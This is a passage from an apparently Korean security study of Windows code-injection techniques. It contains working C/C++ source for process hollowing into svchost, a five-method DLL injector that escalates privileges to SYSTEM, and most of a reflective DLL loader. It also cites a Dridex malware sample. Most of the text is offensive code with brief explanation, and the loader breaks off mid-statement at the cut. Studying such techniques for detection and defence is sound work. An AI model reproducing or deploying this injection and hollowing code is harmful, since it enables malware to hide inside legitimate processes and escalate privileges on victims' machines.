#endif

LPCONTEXT pContext = new CONTEXT();
pContext->ContextFlags = CONTEXT_INTEGER;

printf("Getting thread context\r\n");

if (!GetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error getting context\r\n");
    return;
}

pContext->Eax = dwEntryPoint;

printf("Setting thread context\r\n");

if (!SetThreadContext(pProcessInfo->hThread, pContext))
{
    printf("Error setting context\r\n");
    return;
}

printf("Resuming thread\r\n");

if (!ResumeThread(pProcessInfo->hThread))
{
    printf("Error resuming thread\r\n");
    return;
}

printf("Process hollowing complete\r\n");
}

int _tmain(int argc, _TCHAR* argv[])
{
    char* pPath = new char[MAX_PATH];
    GetModuleFileNameA(0, pPath, MAX_PATH);
    pPath[strrchr(pPath, '\\') - pPath + 1] = 0;
    strncat(pPath, "helloworld.exe");

    CreateHollowedProcess
    (
        "svchost",
        pPath
    );

    system("pause");
}
}

```

■ Process Hollowing(Real world)

출처 : <https://tinyurl.com/y7yf4s6e>


본 Process Hollowing 구현을 위해 사용된 샘플은 MalwareBazaar라는 사이트에서 수집한 악성코드로, 아래와 같이 태그로 Process Hollowing이라는 태그가 달린 것을 확인할 수 있다.

| Show 50 entries | | Search: | |
|---------------------|-------------------------|---|-----------|
| Firstseen (UTC) | SHA256 hash | Tags | Signature |
| Reporter | | | |
| 2021-04-20 07:46:12 | e30b76f9454a5fd3d11b... | Dridex process hollowing RunPE | Dridex |
| 2020-03-25 16:56:57 | 5b4314edaf2c1bc2e8e... | AZORult azorult3.3 excel javascript js macro powershell | n/a |

[그림 9] 악성코드 탐지 명 및 Hash 정보

해당 파일은 EXE 파일로 단순 실행을 통해 Process Hollowing을 수행할 수 있다. Dridex라는 악성코드의 일부로, Process Hollowing 기법 중 Process Doppelganger라는 기법을 이용해 자가 프로세스안에 추가 EXE를 Hollowing 하여 악성행위를 수행하는 방식이다. 자세한 분석 내용은


https://www.youtube.com/watch?v=aBKk2KAN0E0&ab_channel=MalwareAnalysisForHedgehogs 를 통해서도 확인할 수 있다.



[그림 10] 프로세스 상세 활동 내용

■ Windows-DLL-Injection

출처: <https://github.com/KooroshRZ/Windows-DLL-Injector>



[그림 11] Windows DLL Injection 구동 스크린 샷

아래는 출처에서 제공하고 있는 Injector 의 source code 이다. 소스코드에서 확인할 수 있는 바와 같이 다양한 DLL injection 방법을 제공하고 있음을 확인할 수 있다. VS2019 를 이용하여 아래의 소스코드를 컴파일한 후 injector 를 실행시키면 위의 그림과 같이 Step by Step 으로 Injection 을 위한 parameter 를 세팅하게 된다. 우선 Injection 이 될 대상 프로세스의 PID를 입력하게 한다. 이후 Inject 된 DLL 을 실행할 방법을 5 가지 중에 선택하게 한다. 위의 스크린샷과 같이 Thread Started 와 같은 문자열을 통해 DLL injection 이 완료되었음을 확인할 수 있다.

[표 7] Windows DLL Injector 소스코드

```
#include "Injector.h"

#ifndef _WIN64
    LPCSTR DllPath = "C:\\\\Users\\\\k.rajabzadeh\\\\source\\\\repos\\\\Windows-DLL-
Injector\\\\PayloadDLLBuild\\\\bin\\\\Debug\\\\x64\\\\PayloadDLL.dll";
    //LPCSTR DllPath =
"C:\\\\Users\\\\koroush\\\\source\\\\repos\\\\WindowsIATHooking\\\\IATHookingBuild\\\\bin\\\\Debug\\\\x64\\\\WindowsIATHooking.dll";
#else
    LPCSTR DllPath = "C:\\\\Users\\\\k.rajabzadeh\\\\source\\\\repos\\\\Windows-DLL-
Injector\\\\PayloadDLLBuild\\\\bin\\\\Debug\\\\Win32\\\\PayloadDLL.dll";
    //LPCSTR DllPath =
"C:\\\\Users\\\\koroush\\\\source\\\\repos\\\\WindowsIATHooking\\\\IATHookingBuild\\\\bin\\\\Debug\\\\Win32\\\\WindowsIATHooking.dll";
#endif

// variables for Privilege Escalation
HANDLE hToken;
int dwRetVal = RTN_OK;

int main() {

    if (!GetOSInfo()) {
        printf("Failed to get Windows NT version\\n");
        printf("LastError: 0x%\\n", GetLastError());
    }

    printf("escalating Privileges...\\n");
    Sleep(2000);
    int epResult = EscalatePrivilege();
    printf("Result of Privilege Escalation : %d\\n", epResult);

    if (epResult == RTN_OK)
        printf("Successfully Escalated privileges to SYSTEM level...\\n");
}
```

```

char szProc[80];

printf("Target process name : ");
scanf_s("%79s", szProc, 79);

PROCESSENTRY32 PE32{ sizeof(PROCESSENTRY32) };
PE32.dwSize = sizeof(PE32);

HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
if (hSnap == INVALID_HANDLE_VALUE) {
    printf("CreateToolhelp32Snapshot failed!");
    printf("LastError : 0x%x\n", GetLastError());
    system("PAUSE");
    return 0;
}

DWORD PID = 0;
BOOL bRet = Process32First(hSnap, &PE32);
char yn[3];

while (bRet) {

    //printf("process: %s\n", PE32.szExeFile);
    if (!strcmp((LPCSTR)szProc, PE32.szExeFile)) {

        PID = PE32.th32ProcessID;
        printf("PID found for this process name ---> %d\n", PID);
        printf("Is this OK ? [Input Y to continue with this PID] : ");

        scanf_s("%2s", yn, 2);

        if ( !strcmp((LPCSTR)yn, "y") || !strcmp((LPCSTR)yn, "Y") )
            break;

        printf("\n\n");

    }

    bRet = Process32Next(hSnap, &PE32);
}

CloseHandle(hSnap);

printf("Target Program PID: %d\n\n", PID);

int InjectionMethod = -1;

printf("\n\n");
printf(" 1) CreateRemoteThread\n");
printf(" 2) NtCreateThread\n");
printf(" 3) QueueUserAPC\n");
printf(" 4) SetWindowsHookEx\n");
printf(" 5) RtlCreateUserThread\n");
printf("\n\n");
printf("Enter the Injection method: ");
scanf("%d", &InjectionMethod);

HANDLE hProcess = OpenProcess(
    PROCESS_QUERY_INFORMATION |
    PROCESS_CREATE_THREAD |
    PROCESS_VM_OPERATION |
    PROCESS_VM_WRITE,
    FALSE, PID);

//HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID);

if (!hProcess) {
    printf("Could not open Process for PID %d\n", PID);
    printf("LastError : 0X%x\n", GetLastError());
    system("PAUSE");
    return false;
}

// disable SeDebugPrivilege
SetPrivilege(hToken, SE_DEBUG_NAME, FALSE);

// close handles
CloseHandle(hToken);


switch (InjectionMethod)

```

```
{  
    case 1:  
        CreateRemoteThread_Type1(DllPath, hProcess);  
        break;  
    case 2:  
        NtCreateThreadEx_Type2(DllPath, hProcess);  
        break;  
    case 3:  
        QueueUserAPC_Type3(DllPath, hProcess, PID);  
        break;  
    case 4:  
        SetWindowsHookEx_type4(PID, DllPath);  
        break;  
    case 5:  
        RtlCreateUsreThread_type5(hProcess, DllPath);  
        break;  
    default:  
        printf("Choose a valid mathod\n");  
        break;  
}  
  
CloseHandle(hProcess);  
  
if (!TerminateProcess(hProcess, 0xffffffff))  
{  
    DisplayError("TerminateProcess");  
    dwRetVal = RTN_ERROR;  
}  
  
return 0;  
}
```

■ Reflective DLL Injection

출처: <https://github.com/stephenfewer/ReflectiveDLLInjection>



[그림 12] Reflective DLL Injection 구동 스크린 샷

Reflective DLL Injection 구현을 위해 출처 Github 내에 존재하는 bin 폴더 내 inject.exe 와 reflective_dll.dll 파일을 별도 컴파일 없이 이용하였다. 실행 방법은 inject.exe 와 refletive_dll.dll 파일을 한 폴더에 넣고 실행하여주면 위의 그림과 같이 DLL 을 어떠한 프로세스에 injection 하였는지 정보와 함께 DLL injection 이 잘 수행되었다는 MessageBox 가 표출되게 된다. 소스코드를 직접 컴파일하지는 않았지만, Github 내 제공하고 있는 소스코드는 아래와 같다.

[표 8] Reflective DLL Injection 소스코드

```
// Copyright (c) 2012, Stephen Fewer of Harmony Security (www.harmonysecurity.com)
// All rights reserved.
//
// Redistribution and use in source and binary forms, with or without modification, are permitted
// provided that the following conditions are met:
//
//     * Redistributions of source code must retain the above copyright notice, this list of
//       conditions and the following disclaimer.
//
//     * Redistributions in binary form must reproduce the above copyright notice, this list of
//       conditions and the following disclaimer in the documentation and/or other materials provided
//       with the distribution.
//
//     * Neither the name of Harmony Security nor the names of its contributors may be used to
//       endorse or promote products derived from this software without specific prior written permission.
//
// THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR
// IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND
// FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR
// CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
// CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
// SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
// THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR
// OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
// POSSIBILITY OF SUCH DAMAGE.
//=====================================================================//
```

```

#define WIN32_LEAN_AND_MEAN
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include "LoadLibraryR.h"

#pragma comment(lib,"Advapi32.lib")

#define BREAK_WITH_ERROR( e ) { printf( "[-] %. Error=%d", e, GetLastError() ); break; }

// Simple app to inject a reflective DLL into a process vis its process ID.
int main( int argc, char * argv[] )
{
    HANDLE hFile          = NULL;
    HANDLE hModule         = NULL;
    HANDLE hProcess        = NULL;
    HANDLE hToken          = NULL;
    LPVOID lpBuffer        = NULL;
    DWORD dwLength         = 0;
    DWORD dwBytesRead      = 0;
    DWORD dwProcessId      = 0;
    TOKEN_PRIVILEGES priv  = {0};

#ifdef WIN_X64
    char * cpDllFile  = "reflective_dll.x64.dll";
#else
#ifdef WIN_X86
    char * cpDllFile  = "reflective_dll.dll";
#else WIN_ARM
    char * cpDllFile  = "reflective_dll.arm.dll";
#endif
#endif
#endif

    do
    {
        // Usage: inject.exe [pid] [dll_file]

        if( argc == 1 )
            dwProcessId = GetCurrentProcessId();
        else
            dwProcessId = atoi( argv[1] );

        if( argc >= 3 )
            cpDllFile = argv[2];

        hFile = CreateFileA( cpDllFile, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL );
        if( hFile == INVALID_HANDLE_VALUE )
            BREAK_WITH_ERROR( "Failed to open the DLL file" );

        dwLength = GetFileSize( hFile, NULL );
        if( dwLength == INVALID_FILE_SIZE || dwLength == 0 )
            BREAK_WITH_ERROR( "Failed to get the DLL file size" );

        lpBuffer = HeapAlloc( GetProcessHeap(), 0, dwLength );
        if( !lpBuffer )
            BREAK_WITH_ERROR( "Failed to get the DLL file size" );

        if( ReadFile( hFile, lpBuffer, dwLength, &dwBytesRead, NULL ) == FALSE )
            BREAK_WITH_ERROR( "Failed to alloc a buffer!" );

        if( OpenProcessToken( GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken ) )
        {
            priv.PrivilegeCount      = 1;
            priv.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

            if( LookupPrivilegeValue( NULL, SE_DEBUG_NAME, &priv.Privileges[0].Luid ) )
                AdjustTokenPrivileges( hToken, FALSE, &priv, 0, NULL, NULL );

            CloseHandle( hToken );
        }

        hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ, FALSE, dwProcessId );
        if( !hProcess )
            BREAK_WITH_ERROR( "Failed to open the target process" );
        hModule = LoadRemoteLibraryR( hProcess, lpBuffer, dwLength, NULL );
        if( !hModule )
            BREAK_WITH_ERROR( "Failed to inject the DLL" );
        printf( "[+] Injected the '%s' DLL into process %d.", cpDllFile, dwProcessId );
        WaitForSingleObject( hModule, -1 );
    } while( 0 );
    if( lpBuffer )
        HeapFree( GetProcessHeap(), 0, lpBuffer );
}

```

```

if( hProcess )
    CloseHandle( hProcess );
return 0;
}

//=====
// Copyright (c) 2012, Stephen Fewer of Harmony Security (www.harmonysecurity.com)
// All rights reserved.
//
// Redistribution and use in source and binary forms, with or without modification, are permitted
// provided that the following conditions are met:
//
//     * Redistributions of source code must retain the above copyright notice, this list of
//       conditions and the following disclaimer.
//
//     * Redistributions in binary form must reproduce the above copyright notice, this list of
//       conditions and the following disclaimer in the documentation and/or other materials provided
//       with the distribution.
//
//     * Neither the name of Harmony Security nor the names of its contributors may be used to
//       endorse or promote products derived from this software without specific prior written permission.
//
// THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR
// IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND
// FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR
// CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
// CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR
// SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
// THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR
// OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE
// POSSIBILITY OF SUCH DAMAGE.
//=====

#include "ReflectiveLoader.h"
//=====
// Our loader will set this to a pseudo correct HINSTANCE/HMODULE value
HINSTANCE hAppInstance = NULL;
//=====

#pragma intrinsic( _ReturnAddress )
// This function can not be inlined by the compiler or we will not get the address we expect. Ideally
// this code will be compiled with the /O2 and /Ob1 switches. Bonus points if we could take advantage of
// RIP relative addressing in this instance but I dont believe we can do so with the compiler intrinsics
// available (and no inline asm available under x64).
_declspec(noinline) ULONG_PTR caller( VOID ) { return (ULONG_PTR)_ReturnAddress(); }
//=====

// Note 1: If you want to have your own DllMain, define REFLECTIVEDLLINJECTION_CUSTOM_DLLMAIN,
// otherwise the DllMain at the end of this file will be used.

// Note 2: If you are injecting the DLL via LoadRemoteLibraryR, define REFLECTIVEDLLINJECTION_VIA_LOADREMOBILELIBRARYR,
// otherwise it is assumed you are calling the ReflectiveLoader via a stub.

// This is our position independent reflective DLL loader/injector
#ifndef REFLECTIVEDLLINJECTION_VIA_LOADREMOBILELIBRARYR
DLLEXPORT ULONG_PTR WINAPI ReflectiveLoader( LPVOID lpParameter )
#else
DLLEXPORT ULONG_PTR WINAPI ReflectiveLoader( VOID )
#endif
{
    // the functions we need
    LOADLIBRARYA pLoadLibraryA      = NULL;
    GETPROCADDRESS pGetProcAddress = NULL;
    VIRTUALALLOC pVirtualAlloc     = NULL;
    NTFLUSHINSTRUCTIONCACHE pNtFlushInstructionCache = NULL;

    USHORT usCounter;

    // the initial location of this image in memory
    ULONG_PTR uiLibraryAddress;
    // the kernels base address and later this images newly loaded base address
    ULONG_PTR uiBaseAddress;

    // variables for processing the kernels export table
    ULONG_PTR uiAddressArray;
    ULONG_PTR uiNameArray;
    ULONG_PTR uiExportDir;
    ULONG_PTR uiNameOrdinals;
    DWORD dwHashValue;

    // variables for loading this image
    ULONG_PTR uiHeaderValue;
    ULONG_PTR uiValueA;
    ULONG_PTR uiValueB;
    ULONG_PTR uiValueC;
}

```

```

ULONG_PTR uiValueD;
ULONG_PTR uiValueE;

// STEP 0: calculate our images current base address

// we will start searching backwards from our callers return address.
uiLibraryAddress = caller();

// loop through memory backwards searching for our images base address
// we dont need SEH style search as we shoudnt generate any access violations with this
while( TRUE )
{
    if( ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_magic == IMAGE_DOS_SIGNATURE )
    {
        uiHeaderValue = ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_lfanew;
        // some x64 dll's can trigger a bogus signature (IMAGE_DOS_SIGNATURE == 'POP r10'),
        // we sanity check the e_lfanew with an upper threshold value of 1024 to avoid problems.
        if( uiHeaderValue >= sizeof(IMAGE_DOS_HEADER) && uiHeaderValue < 1024 )
        {
            uiHeaderValue += uiLibraryAddress;
            // break if we have found a valid MZ/PE header
            if( ((PIMAGE_NT_HEADERS)uiHeaderValue)->Signature == IMAGE_NT_SIGNATURE )
                break;
        }
    }
    uiLibraryAddress--;
}

// STEP 1: process the kernels exports for the functions our loader needs...

// get the Process Enviroment Block
#ifndef WIN_X64
    uiBaseAddress = __readgsqword( 0x60 );
#else
#ifndef WIN_X86
    uiBaseAddress = __readfsdword( 0x30 );
#else WIN_ARM
    uiBaseAddress = *(DWORD *) ( (BYTE *)_MoveFromCoprocessor( 15, 0, 13, 0, 2 ) + 0x30 );
#endif
#endif
// get the processes loaded modules. ref: http://msdn.microsoft.com/en-us/library/aa813708(VS.85).aspx
uiBaseAddress = (ULONG_PTR)((PPEB)uiBaseAddress)->pLdr;

// get the first entry of the InMemoryOrder module list
uiValueA = (ULONG_PTR)((PPEB_LDR_DATA)uiBaseAddress)->InMemoryOrderModuleList.Flink;
while( uiValueA )
{
    // get pointer to current modules name (unicode string)
    uiValueB = (ULONG_PTR)((PLDR_DATA_TABLE_ENTRY)uiValueA)->BaseDllName.pBuffer;
    // set bCounter to the length for the loop
    usCounter = ((PLDR_DATA_TABLE_ENTRY)uiValueA)->BaseDllName.Length;
    // clear uiValueC which will store the hash of the module name
    uiValueC = 0;

    // compute the hash of the module name...
    do
    {
        uiValueC = ror( (DWORD)uiValueC );
        // normalize to uppercase if the madule name is in lowercase
        if( *((BYTE *)uiValueB) >= 'a' )
            uiValueC += *((BYTE *)uiValueB) - 0x20;
        else
            uiValueC += *((BYTE *)uiValueB);
        uiValueB++;
    } while( --usCounter );

    // compare the hash with that of kernel32.dll
    if( (DWORD)uiValueC == KERNEL32DLL_HASH )
    {
        // get this modules base address
        uiBaseAddress = (ULONG_PTR)((PLDR_DATA_TABLE_ENTRY)uiValueA)->DllBase;

        // get the VA of the modules NT Header
        uiExportDir = uiBaseAddress + ((PIMAGE_DOS_HEADER)uiBaseAddress)->e_lfanew;

        // uiNameArray = the address of the modules export directory entry
        uiNameArray = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT ];

        // get the VA of the export directory
        uiExportDir = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiNameArray)->VirtualAddress );
    }
}

```

```

// get the VA for the array of name pointers
uiNameArray = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfNames );

// get the VA for the array of name ordinals
uiNameOrdinals = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfNameOrdinals );

usCounter = 3;

// loop while we still have imports to find
while( usCounter > 0 )
{
    // compute the hash values for this function name
    dwHashValue = hash( (char *)( uiBaseAddress + DEREF_32( uiNameArray ) ) );

    // if we have found a function we want we get its virtual address
    if( dwHashValue == LOADLIBRARYA_HASH || dwHashValue == GETPROCADDRESS_HASH || dwHashValue ==
VIRTUALALLOC_HASH )
    {
        // get the VA for the array of addresses
        uiAddressArray = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfFunctions );

        // use this functions name ordinal as an index into the array of name pointers
        uiAddressArray += ( DEREF_16( uiNameOrdinals ) * sizeof(DWORD) );

        // store this functions VA
        if( dwHashValue == LOADLIBRARYA_HASH )
            pLoadLibraryA = (LOADLIBRARYA)( uiBaseAddress + DEREF_32( uiAddressArray ) );
        else if( dwHashValue == GETPROCADDRESS_HASH )
            pGetProcAddress = (GETPROCADDRESS)( uiBaseAddress + DEREF_32( uiAddressArray ) );
        else if( dwHashValue == VIRTUALALLOC_HASH )
            pVirtualAlloc = (VIRTUALALLOC)( uiBaseAddress + DEREF_32( uiAddressArray ) );

        // decrement our counter
        usCounter--;
    }

    // get the next exported function name
    uiNameArray += sizeof(DWORD);

    // get the next exported function name ordinal
    uiNameOrdinals += sizeof(WORD);
}

else if( (DWORD)uiValueC == NTDLLDLL_HASH )
{
    // get this modules base address
    uiBaseAddress = (ULONG_PTR)((PLDR_DATA_TABLE_ENTRY)uiValueA)->DllBase;

    // get the VA of the modules NT Header
    uiExportDir = uiBaseAddress + ((PIMAGE_DOS_HEADER)uiBaseAddress)->e_lfanew;

    // uiNameArray = the address of the modules export directory entry
    uiNameArray = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT ];

    // get the VA of the export directory
    uiExportDir = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiNameArray)->VirtualAddress );

    // get the VA for the array of name pointers
    uiNameArray = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfNames );

    // get the VA for the array of name ordinals
    uiNameOrdinals = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfNameOrdinals );

    usCounter = 1;

    // loop while we still have imports to find
    while( usCounter > 0 )
    {
        // compute the hash values for this function name
        dwHashValue = hash( (char *)( uiBaseAddress + DEREF_32( uiNameArray ) ) );

        // if we have found a function we want we get its virtual address
        if( dwHashValue == NTFLUSHINSTRUCTIONCACHE_HASH )
        {
            // get the VA for the array of addresses
            uiAddressArray = ( uiBaseAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfFunctions );

            // use this functions name ordinal as an index into the array of name pointers
            uiAddressArray += ( DEREF_16( uiNameOrdinals ) * sizeof(DWORD) );
        }
    }
}

```

```

// store this functions VA
if( dwHashValue == NTFLUSHINSTRUCTIONCACHE_HASH )
    pNtFlushInstructionCache = (NTFLUSHINSTRUCTIONCACHE)( uiBaseAddress + DEREF_32( uiAddressArray ) );

// decrement our counter
usCounter--;
}

// get the next exported function name
uiNameArray += sizeof(DWORD);

// get the next exported function name ordinal
uiNameOrdinals += sizeof(WORD);
}

// we stop searching when we have found everything we need.
if( pLoadLibraryA && pGetProcAddress && pVirtualAlloc && pNtFlushInstructionCache )
    break;

// get the next entry
uiValueA = DEREF( uiValueA );
}

// STEP 2: load our image into a new permanent location in memory...

// get the VA of the NT Header for the PE to be loaded
uiHeaderValue = uiLibraryAddress + ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_lfanew;

// allocate all the memory for the DLL to be loaded into. we can load at any address because we will
// relocate the image. Also zeros all memory and marks it as READ, WRITE and EXECUTE to avoid any problems.
uiBaseAddress = (ULONG_PTR)pVirtualAlloc( NULL, ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.SizeOfImage,
MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE );

// we must now copy over the headers
uiValueA = ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.SizeOfHeaders;
uiValueB = uiLibraryAddress;
uiValueC = uiBaseAddress;

while( uiValueA-- )
    *(BYTE *)uiValueC++ = *(BYTE *)uiValueB++;

// STEP 3: load in all of our sections...

// uiValueA = the VA of the first section
uiValueA = ( (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader +
